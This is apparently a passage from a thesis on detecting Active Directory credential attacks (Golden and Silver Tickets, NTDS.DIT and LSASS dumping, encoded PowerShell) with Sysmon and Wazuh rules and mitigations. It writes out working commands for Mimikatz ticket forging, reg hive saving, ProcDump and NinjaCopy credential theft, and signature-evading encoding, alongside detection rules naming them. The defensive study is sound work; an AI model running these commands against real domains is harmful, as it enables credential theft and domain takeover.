This attack is often used because it may grant the highest privileges in the domain, is hard to detect and is very persistent because it does not care for the password changes in the active directory. That is why it is very attractive for domains in which the attacker may decide to come back later, maybe even years later. That means it is very unlikely for a forged ticket to not have a very big expiration age, because is one of its most appealing benefits; but again it would be possible for an attacker to keep generating forged tickets with a valid expiration age forever, at a greater risk of being detected in other ways.

The testing of the script was satisfactory, the cases that inject a TGT were detected and there were no false positives:

Exploit	Detected	As expected
1: Local Mimikatz in DC	Yes	Yes
2: Mimikatz from memory in DC	Yes	Yes
3: Mimikatz with DCSync	Yes	Yes
4: DCSync with Kiwi	No	Yes
5: Hashdump with Meterpreter	No	Yes

Table 5.2: Exploit detection by the klist script

Of course if we chose to store the ticket in a file we could inject it in other moment or computer, but then it could be detected by this method.

Additionally there could be monitoring for unusual usernames, because it is possible to get a TGT with administrator privileges with non existent username to avoid the monitoring that administrator accounts are often under.

It can be worth checking if the attacker is using klist to clean the cache of injected tickets, to cover any tracks. This can be easily accomplished monitoring the execution of klist with the event 1 of Sysmon:

```
<ProcessCreate onmatch="include">
    <Image condition="contains">klist</Image>
    <CommandLine condition="contains">klist</CommandLine>
</ProcessCreate>
```

And checking with Wazuh if the option *purge* was used:

```
<rule id="300002" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image">\\Windows\\System32\\klist.exe
    ↪ </field>
    <field name="win.eventdata.commandLine">purge</field>
    <description>Klist: tickets purged</description>
</rule>
```

5.1.6   Silver Ticket

A Silver Ticket is very similar to a Golden Ticket, it is a forged TGS instead of TGT. Therefore a Silver Ticket only grants access to a service in a computer. It is important to note that some services need the privileges of more services, therefore more than a Silver Ticket may be needed.
Steps 1 and 2 of a normal Kerberos authentication exchange are not needed (figure 5.1) because they are only to get a TGT. Without a TGT a TGS can not be requested from the DC, so steps 2 and 3 are also not a part of the Silver Ticket attack.

There is no need to connect to a DC, only a connection to the computer hosting the service is needed (steps [5-8]). Unless PAC validation is required, the service accepts all data in the TGS ticket.

The TGS is ciphered with the password hash of the account running the service, making changes of the password an effective mitigation against Silver Tickets. To extract this data from memory the attacker has to have local administrator privileges[46][66].

To extract the data the attacker would need to run Mimikatz with:

```
"privilege::debug" "sekurlsa::logonpasswords" exit
```

For example in the next scenario:

- The user to impersonate is the AD Administrator.

- The computer is *WIN-GQR2EQ8M0TF*.

- The domain is *wazuh.local*.

- The domain is identified as *S-1-5-21-3307301586-4221688441-1196996515*.

- The attacker wants access to the *HOST* service.

- The password hash of the account is *68fbd238f574f7685beed96a2db15004*.

The Mimikatz command would be:

```
"kerberos::golden /admin:Administrator /id:500 /sid:
    ↪ S-1-5-21-3307301586-4221688441-1196996515 /domain:wazuh.local
    ↪ /target:WIN-GQR2EQ8M0TF.wazuh.local /rc4:68
    ↪ fbd238f574f7685beed96a2db15004 /service:HOST /ptt" exit
```

allowing the attacker to access the *HOST* service on that computer with AD Administrator privileges.

Silver Tickets get registered in the Kerberos' cache in the same way as the Golden Tickets, so they can be detected with the klist script. The execution of Mimikatz can be detected with grouping just as before.

5.1.7 Mitigation

These exploits take advantage of the inherent weaknesses of Kerberos, so there is no way to fully prevent them. Nevertheless, Microsoft provides a public guide explaining how to mitigate this kind of attacks[67]. The easiest way to mitigate this attack is to change the password of the KRBTGT account to invalidate any existing Golden Ticket, which has to be done twice (make sure the domain

converges before doing the second password change[68]), but it also invalidates existing proper TGTs.

The recommendation from Microsoft is to regularly reset the password[45][69], which can be done with their official script[70]. This could be also triggered by alerts that we are confident detect Golden Tickets, but as mentioned this could affect other functionality and so the decision is for the network administrators to make. Any TGT that is not valid produces an error in a TGS request, which can be used for exposing an attacker[71].

Also there are other measures like:

- Have administrative passwords longer than 25 characters to avoid brute force cracking and make them unique for each system.

- Enforce a least privilege model.

- Minimize the quantity of administrative accounts.

- Isolate DCs: Use DCs only as servers, never work stations of any kind.

- Isolate administrator accounts: Use administrator accounts only for administrator duties.

- Isolate AD accounts: Create tiered groups with very granular permissions on the domain and create Access Control List permissions on the Organization Units of the AD[72].

- Use Read Only Domain Controllers (RODCs): keep Read Write DCs segregated using network segregation and AD sites to force users to logon to RODCs, making breach detection easier. RODCs do not have any real user hashes (nor the hash of the KRBTGT account)[68][73].

- Use honeypots: Populating the LSASS cache with false credentials[51][74] or with decoy AD objects[75]. And then monitor the logs for attempts to use them. This can lead to detect attackers or to find vulnerabilities in the network.

- Disable storage of clear text passwords in LSASS memory to limit the information provided by Mimikatz[51].

- Run LSASS in protected mode (from Windows 8.1): calls to LSASS are only allowed by other protected-mode processes[51][59].

- Use choke points: Create a choke point for access to your DCs, adding another layer of protection. Create a Terminal Server that can only talk to the DCs. Configure the DCs to only accept administrative connections from that Terminal Server[76].

We could go on with more detail and increasing the mitigation[77], but it is not the objective of this project.

5.1.8 Conclusion

We have seen how the data to generate Golden Tickets can be obtained in different ways and the difficulties for both the attacker and the defender roles.

Relying on the klist detection means there is no real need to detect each of the different ways to generate the Golden Ticket because it may be impossible depending on the circumstances. More importantly the attacker still needs to present it to a DC to get the TGSs, to get any benefit from the Golden Ticket.
Detecting certain Sysmon events in a close time gap can guarantee the detection of Mimikatz, therefore detecting one of the most used ways to gather this data. Detecting certain signatures for running commands, reads and accesses are a worthy way to detect the creation of a Golden Ticket, without spending much resources.
These are good examples of how detecting common steps to multiple exploits is one of the strong points of an HIDS.

Another way of detection is to use YARA to look for certain patterns in memory, just like we can search for strings in the events. In the case of events the data comes from the program, which is easy to modify with multiple techniques like substitution or obfuscation. The patterns in memory are much more harder to change because it involves changing the logic of the program. That means most attackers would just take the risk to be detected by this kind of technique.

5.2 More about the extraction of credentials

In the previous section the extraction of credentials was explained to understand the details surrounding a Golden Ticket attack. This includes extracting password hashes from the memory of the LSASS process with Mimikatz or Hashdump. But there are more ways of extraction that are used against AD network nowadays.
Once credentials have been retrieved an attacker has more options, like generating a Golden Ticket. The key points of access are the *NTDS.DIT* file that is stored in disk and the running process *lsass.exe*.

5.2.1   Exploit methods

Because the database file of the AD accounts is locked from copying and reading, only Windows tools are allowed to. These tools are [50]:

- Reg: Allows to change or save registry hives, including those that contain credentials.

- Ntdsutil: Provides management of this database, including creation of backups.

- WMIC: Commands for the Windows Management Instrumentation. They allow all kinds of remote management, including copy of files using Shadow Copy. Sysmon has 3 events to monitor them specifically.

Another way to extract these credentials is to dump them from memory using third party tools and scripts. This means saving part of the data of a process running in the system[50]. There are multiple tools available for this, but in this project only these were used: Mimikatz, Hashdump, ProcDump, pd, Minidump. Some of these tools have the option to retrieve the password or hashes history, meaning that the attacker could gain valuable insight on the password policy of the target.

There was no effort to automate these exploits because they are too simple. All the extraction programs were executed with local administrator privileges in a DC.

Exploit 2.1: Retrieval of NTDS.DIT with ntdsutil

Another way to get the desired information is to copy the database of the AD Domain Services (the NTDS.DIT file) and conduct an offline password audit of the domain. This means once we have this data we can use a wide selection of tools to crack it[78][79][80].

The attacker has to open a shell as administrator in a DC to create the backup. Multiple commands or an one-liner can be used:

```
ntdsutil "activate instance ntds" ifm "create full C:\temp\ntdsutil"
   ↪  quit quit
```

This command creates a ntdsutil shell and activates the instance to later create a backup in a temporary directory (inside the ifm subshell).

Figure 5.8: Backing up the database of the AD using the ntdsutil shell

There are other ways to use ntdsutil in ways harder to detect[81], but this is enough for gathering events for analysis.

The creation of processes related to ntds can be reported by Sysmon:

```xml
<ProcessCreate onmatch="include">
    <Image condition="contains">ntdsutil</Image>
    <CommandLine condition="contains">ntdsutil</CommandLine>
</ProcessCreate>
```

And alerts set with Wazuh:

```xml
<rule id="300010" level="0">
    <if_group>windows</if_group>
    <match>ntds</match>
    <description>Potential access to ntds.dit</description>
</rule>

<rule id="300011" level="3">
    <if_sid>300010</if_sid>
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">\\Windows\\System32\\
    ↪ ntdsutil.exe</field>
    <description>Use of ntdsutil</description>
</rule>
<rule id="300012" level="3">
```

```
    <if_sid>300010</if_sid>
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">ntds</field>
    <description>Potential access to ntds.dit</description>
</rule>

<rule id="300013" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine detached a database</match>
    <description>Potential access to ntds.dit</description>
</rule>
<rule id="300014" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine created a new database</match>
    <description>Potential access to ntds.dit</description>
</rule>
<rule id="300015" level="3">
    <if_sid>300010</if_sid>
    <match>The database engine attached a database</match>
    <description>Potential access to ntds.dit</description>
</rule>
```

The first rule is the parent, it filters windows events with the *ntds* string.
The second rule detects the ntdsutil executable. This signature is more useful
than usual because it is a built-in tool. The third matches *ntds* for the command
line, which is not really reliable.
The rest are for detecting suspicious database events from Windows events. These
database events assure the detection of ntdsutil even if it were to be executed
without using known signatures.

There is also the remote version of Reg: WinReg. But there was no time to
investigate on it. It is likely that it can be detected with network monitoring, as
other remote tools.

Exploit 2.2: Storing registry hives with Reg

These commands produce the different save files, each for a different group of
credentials, that can be later extracted offline with certain tools[81]:

```
reg.exe save hklm\sam c:\temp\sam.save
reg.exe save hklm\security c:\temp\security.save
reg.exe save hklm\system c:\temp\system.save
```

Reg is not detected as malware because it is a built-in tool in Windows. With
Sysmon we can report the execution of Reg with the event 1, reporting the
creation of a process:

```
<ProcessCreate onmatch="include">
    <Image condition="contains">reg.exe</Image>
</ProcessCreate>
```

And Wazuh to trigger an alert:

```
<rule id="300101" level="0">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.image">\\Windows\\system32\\reg.exe</
    ↪ field>
    <description>Maybe a dump of credentials with reg.exe</
    ↪ description>
</rule>
<rule id="300102" level="1">
    <if_sid>300101</if_sid>
    <field name="win.eventdata.commandLine">save</field>
    <description>Dump of credentials with reg.exe</description>
</rule>
<rule id="300103" level="3">
    <if_sid>300102</if_sid>
    <field name="win.eventdata.commandLine">sam</field>
    <description>Dump of sam credentials with reg.exe</description>
</rule>
<rule id="300104" level="3">
    <if_sid>300102</if_sid>
    <field name="win.eventdata.commandLine">security</field>
    <description>Dump of security credentials with reg.exe</
    ↪ description>
</rule>
<rule id="300105" level="3">
    <if_sid>300102</if_sid>
    <field name="win.eventdata.commandLine">system</field>
    <description>Dump of system credentials with reg.exe</
    ↪ description>
</rule>
```

The parent rule matches the creation of Reg from the report of Sysmon.
The second rule detects the *save* string in the reg command.
The rest of the rules detect the registry strings for credentials.

This also could be detected using the event 7, but it would interfere with grouping detection. Of course it is possible that these rules do not cover all the extraction uses of Reg. It is worth noting that this is a signature base detection, therefore it could be overcome with certain third-party programs.

Additionally a grouping detection for the DLLs Reg uses was tested. It detected Reg events every time without relying on the *reg.exe* signature, but there

were false positives, particularly during boot.

Exploit 2.3: Dump of LSASS with ProcDump

ProcDump[82] is a command-line utility whose primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike. This program can be used to create a dump file of the running *lsass.exe* process:

```
C:\Users\Administrator\Downloads\procdump.exe -accepteula -64 -ma
    ↪ lsass.exe c:\temp\lsass.dmp
```

The dumped file can be used to extract the credentials by other programs, like Mimikatz[81]. This is also true for the next exploits.

Exploit 2.4: Dump of LSASS with pd

ProcessDumper, also known as pd[83], is another program to dump the *lsass.exe* contents. For example if the id of the process is 552:

```
C:\Users\Administrator\Downloads\pd.exe -p 552 > c:\temp\lsass.dump
```

Exploit 2.5: Dump of LSASS with Minidump

Minidump is a script from the PowerSploit Post-Explotation Framework[53]. It can be combined with the *Get-Process* built-in to dump the process into a file:

```
Import-Module c:\users\administrator\downloads\PowerSploit-master\
    ↪ Exfiltration\Out-Minidump.ps1
Get-Process lsass | Out-Minidump -DumpFilePath c:\temp
```

Exploit 2.6: Retrieval of NTDS.DIT with NinjaCopy

Another PowerSploit module that can be used to steal the NTDS.DIT file is *NinjaCopy*:

```
Import-Module C:\Users\Administrator\Downloads\PowerSploit-master\
    ↪ Exfiltration\Invoke-NinjaCopy.ps1
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit"  -LocalDestination
    ↪  "c:\temp\ntds.dit"
```

Or to copy the NTDS.DIT of the DC in this laboratory to a no-DC computer:

```
Import-Module C:\Users\Administrator\Downloads\PowerSploit-master\
    ↪ Exfiltration\Invoke-NinjaCopy.ps1
Invoke-NinjaCopy -Path "c:\windows\ntds\ntds.dit"  -LocalDestination
    ↪  "c:\temp\ntds.dit" -ComputerName "WIN-25U0PFAB511"
```

This module allows any file, even if it is locked, to be copied without starting suspicious services or injecting in to processes. This is because it can copy **any file** from a NTFS volume, by opening a read handle to the entire volume, therefore bypassing the following protections[50]:

- Files which are opened by a process and cannot be opened by other processes, such as the NTDS.dit file or SYSTEM registry hives. This is known as locking the file.

- Flags set on a file to alert when the file is opened. Windows can not set a flag because NinjaCopy does not use a Win32 API to open the file.

The code to parse NTFS is loaded with a reflective DLL, making it harder to detect because it does not use the Windows loader nor a DLL file.
The direct read of the device can be reported with the event 9 of Sysmon, but event 1 can be useful to make sure in the remote case. This needs to be included in the configuration file of Sysmon in the DC:

```
<ProcessCreate onmatch="include">
    <Image condition="contains">wsmprovhost.exe</Image>
</ProcessCreate>
<RawAccessRead onmatch="include">
    <Image condition="contains">powershell.exe</Image>
    <Image condition="contains">wsmprovhost.exe</Image>
</RawAccessRead>
```

```
<rule id="300350" level="3">
    <if_group>sysmon_event9</if_group>
    <field name="win.eventdata.image">powershell.exe</field>
    <field name="win.eventdata.device">Device\\HarddiskVolume</field
   ↪ >
    <description>Maybe NinjaCopy</description>
</rule>

<rule id="300351" level="1">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">wsmprovhost.exe -
   ↪ Embedding</field>
    <field name="win.eventdata.parentCommandLine">svchost.exe -k
   ↪ DcomLaunch -p</field>
    <description>Maybe Remote NinjaCopy into the DC</description>
</rule>
<rule id="300352" level="1">
    <if_group>sysmon_event9</if_group>
    <field name="win.eventdata.image">wsmprovhost.exe</field>
```

```
    <field name="win.eventdata.device">Device\\HarddiskVolume</field
    ↪ >
    <description>Maybe Remote NinjaCopy into the DC</description>
</rule>
<rule id="300353" level="3" timeframe="15" frequency="3" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>300351</if_matched_sid>
    <if_matched_sid>300352</if_matched_sid>
    <description>Remote NinjaCopy into the DC</description>
</rule>
```

Listing 5.12: Rules for detecting NinjaCopy

The local case only generates an event of type 9 and its only signatures are *PowerShell* and *Device\HarddiskVolume*. It does not even record the name of the file because the handle is for the volume. This can not really guarantee this event comes from the execution of NinjaCopy, but until now has always worked and never reported a false positive. This rule could be much more useful if the NTDS.DIT file were in a different volume than usual.

The remote case is much easier to detect. In the tests it spawned at least 4 events of each type in about 12 seconds, all from the DC. The bigger the NTDS.DIT file and the slower the connection the more events are produced.
The remote command is executed by the *wsmprovhost* program, which stands for Windows Remote PowerShell Session. The contents of the logs of the event type 1 are easy to distinguish from normal, due to the constant value of the *commandLine* and *parentCommandLine* fields.
The second and third rules detect the events of type 1 and 9 for the remote execution, and the last rule is a grouping rule of these two. This assures there are no false positives, but the second rule matches the exploit so well that it could be left out and probably would never cause false positives.
If the remote command is executed from DC and set to copy from the same computer it still triggers the remote alert.

Grouping the DLLs loaded by the *Import-Module* command probed to be effective. As with Mimikatz, this loads the DLLs needed for NinjaCopy to work, which can be registered by the event 7 of Sysmon:

```
<ImageLoad onmatch="include">
    <ImageLoaded condition="contains">mintdh.dll</ImageLoaded>
    <ImageLoaded condition="contains">wshext.dll</ImageLoaded>
    <ImageLoaded condition="contains">msisip.dll</ImageLoaded>
    <ImageLoaded condition="contains">pwrshsip.dll</ImageLoaded>
    <ImageLoaded condition="contains">OpcServices.dll</ImageLoaded>
    <ImageLoaded condition="contains">AppxSip.dll</ImageLoaded>
    <ImageLoaded condition="contains">tdh.dll</ImageLoaded>
```

```
    <ImageLoaded condition="contains">xmllite.dll</ImageLoaded>
</ImageLoad>
```

These 8 DLLs are detected by 4 rules to reach the minimum frequency:

```
<rule id="300330" level="0" >
    <if_group>sysmon_event7</if_group>
    <field name="win.eventdata.imageLoaded">\\Windows\\system32\\</
    ↪ field>
    <field name="win.eventdata.image">powershell.exe</field>
    <description>Detected one of two suspicius DLLs</description>
</rule>


<rule id="300331" level="1" >
    <if_sid>300330</if_sid>
    <field name="win.eventdata.imageLoaded">msisip.dll|wshext.dll</
    ↪ field>
    <description>Detected one of two suspicius DLLs</description>
</rule>
<rule id="300332" level="1" >
    <if_sid>300330</if_sid>
    <field name="win.eventdata.imageLoaded">AppxSip.dll|OpcServices.
    ↪ dll</field>
    <description>Detected one of two suspicius DLLs</description>
</rule>
<rule id="300333" level="1" >
    <if_sid>300330</if_sid>
    <field name="win.eventdata.imageLoaded">mintdh.dll|
    ↪ WindowsPowerShell\\v1.0\\pwrshsip.dll</field>
    <description>Detected one of two suspicius DLLs</description>
</rule>
<rule id="300334" level="1" >
    <if_sid>300330</if_sid>
    <field name="win.eventdata.imageLoaded">tdh.dll|xmllite.dll</
    ↪ field>
    <description>Detected one of two suspicius DLLs</description>
</rule>


<rule id="300340" level="3" timeframe="3" frequency="2" >
    <same_field>win.system.computer</same_field>
    <if_matched_sid>300331</if_matched_sid>
    <if_matched_sid>300332</if_matched_sid>
    <if_matched_sid>300333</if_matched_sid>
    <if_matched_sid>300334</if_matched_sid>
    <description>Maybe NinjaCopy: DLLs with EventID 7</description>
</rule>
```

This detection works the same with both local and remote cases.
False positives were found when attempting to log in remotely multiple consecu-

tive times, as described on the part about brute force reverse logins on page 116.
Others may appear in a real environment. This technique depends too much on
the time frame and can be avoided changing the code.

5.2.2   Detection of process accessing LSASS

The event 10 of Sysmon reports when a process access another process, possibly
detecting hacking tools that read the memory contents of processes[23]. This
event can be used to detect LSASS dumps[84].
The downside is it can generate significant amounts of logging, therefore it was
configured to log only the LSASS process and exclude the instances from the
OSSEC agent and the Virtual Box service.

```
<ProcessAccess onmatch="include">
    <TargetImage condition="contains">C:\Windows\System32\lsass.exe<
    ↪ /TargetImage>
</ProcessAccess>
<ProcessAccess onmatch="exclude">
    <SourceImage condition="contains">C:\Windows\System32\
    ↪ vboxservice.exe</SourceImage>
    <SourceImage condition="contains">C:\Program Files (x86)\ossec-
    ↪ agent\ossec-agent.exe</SourceImage>
</ProcessAccess>
```

Listing 5.13: Sysmon monitoring with event 10 for LSASS reads

After some analysis of these events it was clear that normal accesses could be
identified by the *grantedAccess* field. Its value is a mask, that indicates the type
of privileges the process is accessed with.
They had a value of *0x3000* (even though these do not happen often) or *0x1000*
if the process is *svchost.exe*. The detected malicious programs produced at least
one event with a different value on this field.

```
<rule id="300310" level="0" >
    <if_group>sysmon_event_10</if_group>
    <field name="win.eventdata.targetImage">\\Windows\\system32\\
    ↪ lsass.exe</field>
    <description>Detected event 10 with \Windows\system32\lsass.exe<
    ↪ /description>
</rule>
<rule id="300311" level="3" >
    <if_sid>300310</if_sid>
    <field name="win.eventdata.callTrace">UNKNOWN</field>
    <description>Suspicius access of LSASS, probably from a
    ↪ reverse_tcp shell</description>
</rule>
```

```
<rule id="300312" level="0" >
    <if_sid>300310</if_sid>
    <field name="win.eventdata.grantedAccess">^0x3000$</field>
    <description>Normal access of LSASS</description>
</rule>
<rule id="300313" level="0" >
    <if_sid>300310</if_sid>
    <field name="win.eventdata.grantedAccess">^0x1000$</field>
    <field name="win.eventdata.sourceImage">\\Windows\\system32\\
    ↪ svchost.exe</field>
    <description>Normal access of LSASS</description>
</rule>
<rule id="300314" level="3" >
    <if_sid>300310</if_sid>
    <field name="win.eventdata.grantedAccess">^0x\w+</field>
    <description>Suspicius access of LSASS</description>
</rule>
```

Listing 5.14: Rules to detect unusual values of grantedAccess

The first rule identifies events of type 10 for the LSASS process.

The second rule triggers if the string *UNKNOWN* is in the field *callTrace*. This occurrence was found during testing of the exploits 1.4 and 1.5, that use a reverse TCP shell to connect to their target. This rule causes false positives with the Minidump command and it is possible that it would cause false positives on a real network.

The third and fourth rules match the normal cases, excluding them from the detection of the last rule.

The last rule uses a regular expression to match any hexadecimal value of *grantedAccess*, therefore detecting any unusual value, because all normal logs have been identified as normal at this point.

The results might change with the size of the database, the status of the system and the version of the system and the programs. All the exploits used until this point were tested, resulting in a 100% rate for those who dump the LSASS.

Exploit	unusual grantedAccess
1.1: Local Mimikatz in DC	• 0x143a
1.2: Mimikatz from memory in DC	• 0x143a
1.3: Mimikatz with DCSync	
1.4: DCSync with Kiwi	
1.5: Hashdump with Meterpreter	• 0x1f3fff
2.1: Retrieval of NTDS.DIT with ntdsutil	
2.2: Storing registry hives with Reg	
2.3: Dump of LSASS with ProcDump	• 3 events with 0x1fffff
2.4: Dump of LSASS with pd	• 0x1f3fff • 0x1452 followed by 0x1410, this pair repeated 28 times • 0x1452
2.5: Dump of LSASS with Minidump	• 0x1f3fff • 0x1fffff
2.6: Retrieval of NTDS.DIT with NinjaCopy	

Table 5.3: Exploit detection of unusual grantedAccess values

Another way to detect unusual access to LSASS is with the event 8 of Sysmon[60], that reports when a process creates a thread in another process:

```
<CreateRemoteThread onmatch="include">
    <TargetImage condition="image">lsass.exe</TargetImage>
</CreateRemoteThread>
```

As for Wazuh just a rule to detect the event of type 8 and the LSASS executable is enough:

```
<rule id="300320" level="3" >
    <if_group>sysmon_event8</if_group>
    <field name="win.eventdata.targetImage">\\Windows\\system32\\
    ↪ lsass.exe</field>
    <description>Suspicius access of LSASS with thread</description>
</rule>
```

Only exploits 1.1, 1.2 and 1.5 were detected with this rule.

5.2.3 Mitigation

Some of the measures for the Golden Ticket attack can be used for this, particularly those about protecting LSASS.

There are multiple ways to protect the NTDS.DIT file[85][68]:

- Install the system in multiple volumes with multiple file formats.

- Monitor or restrict the ntdsutil command.

- Backup and disk encryption.

- Restrict access to DCs and AD administrators.

- Remove the ability to start/stop the Volume Shadow Copy service from all users on the system.

- Remove the ability to modify the security settings of the Volume Shadow Copy service from all users except for SYSTEM.

5.2.4 Conclusion

We have seen more ways to acquire credentials and how to detect them with Sysmon and Wazuh. The detection of the dump of LSASS was particularly interesting because its relevance and scope.

Other detection techniques for these exploits could be implemented with network tools and remote commands. More ways to detect the cases from the previous section were shown. There are more tools and techniques to obtain authentication data that were not studied or tested, but probably some of them can be found using some of the detection methods in this section.

5.3 More about PowerShell

In previous examples we have shown how dangerous PowerShell scripts can be for a system, in particular NinjaCopy is a good example of the complexity they can reach.

There are enough PowerShell exploits and mitigation techniques that they could have their own section in this project (for example PowerSploit, PowerShellEmpire and Nishang), but they were not contemplated at the start and there is no time allocated for them now. In the last years PowerShell (as an attack platform) has become much more used against organizations, because traditional defenses are not able to mitigate or even stop PowerShell attacks in some cases.

This section is for diving a bit on how an attacker may use PowerShell and how to detect and mitigate it. It was not planned, but not researching about PowerShell capabilities after seen how dangerous it can be seems a bit careless. Therefore about 8 hours were used for this section.

In some of the examples in this project PowerShell can be replaced by CMD. We chose to leave CMD aside our preoccupations because cmd.exe is commonly

blocked (unlike PowerShell) and is much less used than PowerShell in cybersecurity attacks.

Other similar options for broad attacks, that we are not going to examine, are[86]:

- Custom executables.

- Sysinternal tools.

- Windows Scripting Host.

- VBScript, CScript, JavaScript and Batch files.

There are a number of reasons why attackers love PowerShell[86]:

- Run code in memory without touching disk.

- Download and execute code from another system.

- Interface with .Net and Windows APIs.

- Built-in remoting.

- Most organizations are not watching PowerShell activity.

- Many endpoint security products do not have visibility into PowerShell activity.

Again in this project we can only take a peek at them, but knowing them at least gives us an idea of real world scenarios.

5.3.1   Encoding commands

PowerShell provides a built-in option to execute commands from an encoded string. This can be used to bypass signature matching. Of course the attacker does not need to encode it in the same machine, that would be a risk for the key string to be detected.

```
$command='ntdsutil "activate instance ntds" ifm "create full C:\temp
   ↪ \ntdsutil" quit quit'
$encoded=[Convert]::ToBase64String([System.Text.Encoding]::Unicode.
   ↪ GetBytes($command))
powershell.exe -encodedCommand $encoded
```

Listing 5.15: Encoding and executing ntdsutil

Data about the execution of PowerShell can be obtained with the event 1 of Sysmon:

```
<ProcessCreate onmatch="include">
    <CommandLine condition="contains">powershell.exe</CommandLine>
    <CommandLine condition="contains">encodedCommand</CommandLine>
    <CommandLine condition="contains">-enc </CommandLine>
    <CommandLine condition="contains">ntdsutil.exe</CommandLine>
</ProcessCreate>
```

Focusing logging and detection on the CommandLine field is more effective than the Image field, because it usually provides key information that does not appear in the latter. Usually we would not be monitoring this field for the signature ntdsutil.exe, because there are too many commands, but in this case we are making an exception to show what it brings and that there is no real need for it.

Even though encoding ntdsutil makes it impossible for that string to be found in the CommandLine field of the PowerShell process, the execution of ntdsutil can be detected by other means. In this case the string ntdsutil appears in both fields, when ntdsutil.exe is executed.

To put it simply the encoded PowerShell command spawns a ntdsutil process:

Image: "[···]powershell.exe",
CommandLine: "[···]powershell.exe -encodedCommand [···]"

Creation of the new process
——→

Image: "[···]ntdsutil.exe",
CommandLine: "[···]ntdsutil.exe"
ParentCommandLine: "[···]powershell.exe"

The very same PowerShell command cannot be totally encoded, therefore it is possible to detect the strings for these options. This applies too to other PowerShell options, like for bypassing the execution policy, they either are detected as encoded or by signature[86]. Another way to detect encoded commands is to look out for unusual long CommandLine fields:

```
<rule id="100100" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">\.\.\.200 TIMES\.\.\.</
    ↪ field>
    <description>Detected at least 200 characters in commandLine</
```

```
    ↪ description>
</rule>
<rule id="100101" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">encodedCommand</field>
    <description>Detected encodedCommand in commandline</description
    ↪ >
</rule>
<rule id="100102" level="3">
    <if_group>sysmon_event1</if_group>
    <field name="win.eventdata.commandLine">-enc </field>
    <description>Probably encodedCommand in commandline</description
    ↪ >
</rule>
```

The first rule to match the event triggers the alert. In testing this was always the 100100 rule, but it was checked that the other two also work if this rule is not present. The syntax of this rule is simplified for this document, but the original can be found in the repository of this project[24].

The encoded command used in this case triggered the alerts for too long CommandLine (100100) and the previous alerts to detect the use of ntdsutil in 5.2.1: CommandLine with ntdsutil.exe (300011) and suspicious database events (300013, 300014 and 300015).

5.3.2   PowerShell version 5 security features

The version 5 of PowerShell has useful security features to mitigate complex PowerShell attacks[86]:

- The PowerShell Constrained Language Mode with AppLocker: it provides mitigation.

- The Anti-Malware Scan Interface: it provides mitigation.

- PowerShell logging features: it provides more data, making possible signature matching for some exploits.

- PowerShell commands to get status on detected threats by Windows Defender: it provides another way to query a data source.

AppLocker is a program used for whitelisting the use of programs in Windows. AppLocker also has functionality to allow only enterprise signed scripts, reducing the chance of malicious PowerShell scripts being run.

The Constrained Language Mode limits the capability of PowerShell to base functionality, removing advanced features like .Net and Windows API calls. In short it allows day-to-day tasks and at the same time restricts the use of the most dangerous attack tools, because they often rely on these features. For example the previous Invoke-Mimikatz5.1.1 and Invoke-NinjaCopy5.2.1 methods stop working because they rely on reflective DLL loading.
It can be activated in multiple ways and an attacker could deactivate it too, but these changes can be monitored. This setting cannot be changed from a session with the Constrained Mode activated even with administrator privileges.

The Anti-Malware Scan Interface enables all script code to be scanned prior to execution by PowerShell and other Windows scripting engines, that are compatible with it. This requirement is only satisfied by a few programs nowadays.

There are multiple logging features for PowerShell:

- Logging by modules. It provides the option to log each module. For example *Microsoft.PowerShell.** for most of the core capabilities and *ActiveDirectory* logs use related to AD functionality.

- The system-wide transcript option records the input and output of PowerShell as it appears in a terminal, for each PowerShell user per computer. The files can be written to a write-only share or to the cache until it is back online.

- Script block logging provides the ability to log de-obfuscated PowerShell code to the event log. Many PowerShell attacks obfuscate their code to avoid signature matching.

It is highly recommended to disable or remove the legacy version 2 of PowerShell that is left in the system, because it has lots of vulnerabilities that are not going to get patched and it can be used to bypass the previous restrictions.

5.3.3   PowerShell without powershell.exe

PowerShell is more than a single executable, it is a core component of Windows (not removable) that exists in *System.Management.Automation.dll.* PowerShell can host different runspaces, which are effectively PowerShell instances. A custom PowerShell runspace can be instantiated via code, so PowerShell can be executed through a custom coded executable (such as MyPowershell.exe).
Because PowerShell commands can be executed without the executable powershell.exe, it avoids signature matching and the locked powershell.exe mitigation[86].

One of the frameworks that can be used for this is PS>Attack[87]. It includes many offensive PowerShell tools that rely on this DLL to bypass possible locks. The PowerShell tools are encrypted to avoid signature matching and are decrypted to memory at run-time[86].

The tool tested was Invoke-Mimikatz, which was previously used in order to test the detection of Mimikatz in 5.1.1.

PS>Attack just needs to run the executable and call this module with the desired options.

With the PowerShell script block logging this execution gets registered in plain text (with slight format issues). This probes that bypassing powershell.exe locks and command encryption can be detected with script block logging. The event IDs generated by running the executable and the module are 4104, 4105 and 4106. The most useful seemed to be 4104 because it includes the rebuild code from the blocks.

Next the Wazuh manager needs to be configured to forward the PowerShell log to him from the agents C.55.

Figure 5.9: Part of PSAttack events in the archives log

5.3.4 Conclusion

PowerShell can be very dangerous for the security of Windows systems: it can do almost anything and it has multiple ways to avoid being detected. These include encoding, encryption, reflective DLL loading and bypassing locks on executables. All of them have been shown in this project, along with mitigation and/or detection techniques.

In this section we have only scratched the surface of PowerShell auditing. It would be interesting to have more time for this topic.

5.4 Detection of suspicious logins

In Windows there are multiple ways to login remotely, but all of them rely on the same authentication method. Depending on its success or failure certain security events are issued. Therefore it does not make sense to have multiple ways to reproduce these attacks, as with the previous cases.

In all these cases the code is run on the no-DC, which authenticates against the DC, using the built-in command *winrs*[88]. Here this command is used to specify the remote computer to log in, the user, the password and the command to run after a successful authentication, in that order.

Usually this would use a dictionary of common passwords to be mixed with other characters, depending on the password requirements of the AD. To simplify its emulation, the same passwords were tried all the time.

In this section the essential non-functional requirements RNF-03, RNF-04 and RNF-05 are covered.

5.4.1 Reverse brute force login attempts

In this case the attacker tries to login guessing the password without changing his IP address. He hopes that this goes on undetected because the logins are against different accounts.

This can be reproduced with a very simple loop:

```
